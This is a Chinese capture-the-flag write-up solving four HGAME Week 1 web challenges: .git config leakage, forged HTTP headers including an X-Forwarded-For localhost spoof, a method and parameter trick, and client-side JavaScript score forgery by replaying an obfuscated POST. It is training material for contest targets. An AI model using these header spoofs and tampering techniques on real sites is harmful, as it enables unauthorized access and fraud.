
Hgame WEEK1

WEB

1.cosmos 的博客




提到了版本管理工具和 github，疯狂明示 git 泄露

访问.git 目录下的 config 文件，直接出 github 项目地址

```
[core]
        repositoryformatversion = 0
        filemode = true
        bare = false
        logallrefupdates = true
[remote "origin"]
        url = https://github.com/FeYcYodhrPDJSru/8LTUKCL83VLhXbc
        fetch = +refs/heads/*:refs/remotes/origin/*
```


访问地址，在项目内找到



解码出 flag：hgame{g1t_le@k_1s_danger0us_!!!!}

2.接头霸王

看名字就是抓包改请求头



```
        <p class="lead">
                        You need to use
Cosmos Brower to visit.

                              Your should
use POST method :)


The flag will be updated after 2077,
please wait for it patiently.
```

修改完的请求：

```
POST / HTTP/1.1
Host: kyaru.hgame.n3ko.co
Pragma: no-cache
If-Unmodified-Since:Fri, 01 Jan 2077 00:00:00 GMT
X-Forwarded-For: 127.0.0.1
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Cosmos Brower
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: OUTFOX_SEARCH_USER_ID_NCOO=818676422.9679877
Connection: close
Referer:https://vidar.club/
Content-Length: 2
```

flag：hgame{W0w!Your_heads_@re_s0_many!}

3.CodeWorld

访问后打开 F12，发现提示

```
        console.log("This new site is building....But our
stupid developer Cosmos did 302 jump to this
page..F**k!")
```

302跳转过来的，于是抓包，然后发访问网站根目录的请求

```
HTTP/1.1 302 Found
Server: nginx/1.14.0 (Ubuntu)
Date: Fri, 24 Jan 2020 07:44:04 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 211
Connection: close
Location: new.php

    <html>
    <head><title>405 Not Allowed</title></head>
    <body bgcolor="white">
        <center><h1>405 Not Allowed</h1></center>
        <hr><center>nginx/1.14.0 (Ubuntu)</center>
    </body>
    </html>
```

发现确实有302跳转，且有405拒绝使用方法访问

换个 POST 方法

```
<center><h1>人鸡验证</h1><br><br>目前它只支持通过url提交参
��来计算两个数的相加，参数为a<br><br>现在，需要让结果为10</ce
nter>
```

出东西了

根据在 url 上提示加参数,注意加号要用 url 编码后表示，因为+号在 url 编码中会被解析为空格

```
POST /?a=1%2b9 HTTP/1.1
Host: codeworld.hgame.day-day.work
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/78.0.3904.108 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
image/webp,image/apng,*/*;q=0.8,application/signed-exc
hange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Fri, 24 Jan 2020 07:47:07 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 224
Connection: close
Location: new.php
Vary: Accept-Encoding

<center><h1>人鸡验证</h1><br><br>目前它只支持通过url提交参
��来计算两个数的相加，参数为a<br><br>现在，需要让结果为10<br><
h1>The result is:
10</h1><br>hgame{C0d3_1s_s0_S@_sO_C0ol!}</center>
```

flag:hgame{C0d3_1s_s0_S@_sO_C0ol!}

4.CXK 打篮球

打开后发现是 JS 写的一个小游戏，打开 F12读 JS 源代码，发现计分系统也是 JS 写的，完全可以通过在本地修改分数拿到 FLAG

发现一段代码

```
gameOver(){
    let po="ejIy";
    let rt=po+"LmNj";
    let rou="L3N1Ym";
    let sche="aHR0c";
    let k="c2Nv";
```

```
    let me=sche+"DovL2N";
    clearInterval(this.timer)
    this.context.clearRect(0,0,this.canvas.width,this.canvas.height)
    let stamp=md5(Date.parse(new Date())/1000);
    this.globalScore=this.globalScore+this.storageScore;
    this.context.font='32px Microsoft YaHei'
    this.context.fillStyle='#000'
    this.context.fillText('CXK，你球掉了！得分：'+this.globalScore,404,226)
    $("#ballspeedset").removeAttr("disabled");
    let s=this.globalScore;
    (function(){
        let getU=me+"4ay5oZ";
        let rl=getU+"2FtZS53";
        let te=rou+"1pdA";
        let ey=k+"cmU=";
        $.post(atob(rl+rt+te),atob(ey)+"="+s+"|"+stamp,
        function(data){
            alert(data);
        })
    })();
    this.globalScore=0;
}
```

改写一下，删去没有用的动画和字体相关的东西，因为这里每个 globalScore 都加上了一个 STAMP，导致直接修改 globalScore 并不能达到效果，所以然后通过修改 s 来修改最终发送的成绩，最终结果：

```
let po="ejIy";
let rt=po+"LmNj";
let rou="L3N1Ym";
let sche="aHR0c";
let k="c2Nv";
let me=sche+"DovL2N";
clearInterval(this.timer)
```

```
let stamp=md5(Date.parse(new Date())/1000);
let s=300000;
(function(){
    let getU=me+"4ay5oZ";
    let rl=getU+"2FtZS53";
    let te=rou+"1pdA";
    let ey=k+"cmU=";
    $.post(atob(rl+rt+te),atob(ey)+"="+s+"|"+stamp,
    function(data){
        alert(data);
    })
})();
```

把这段奇妙的小 jb 话扔到 console 里面执行，弹窗出 flag

flag:hgame{j4vASc1pt_w1ll_tel1_y0u_someth1n9_u5efu1?!}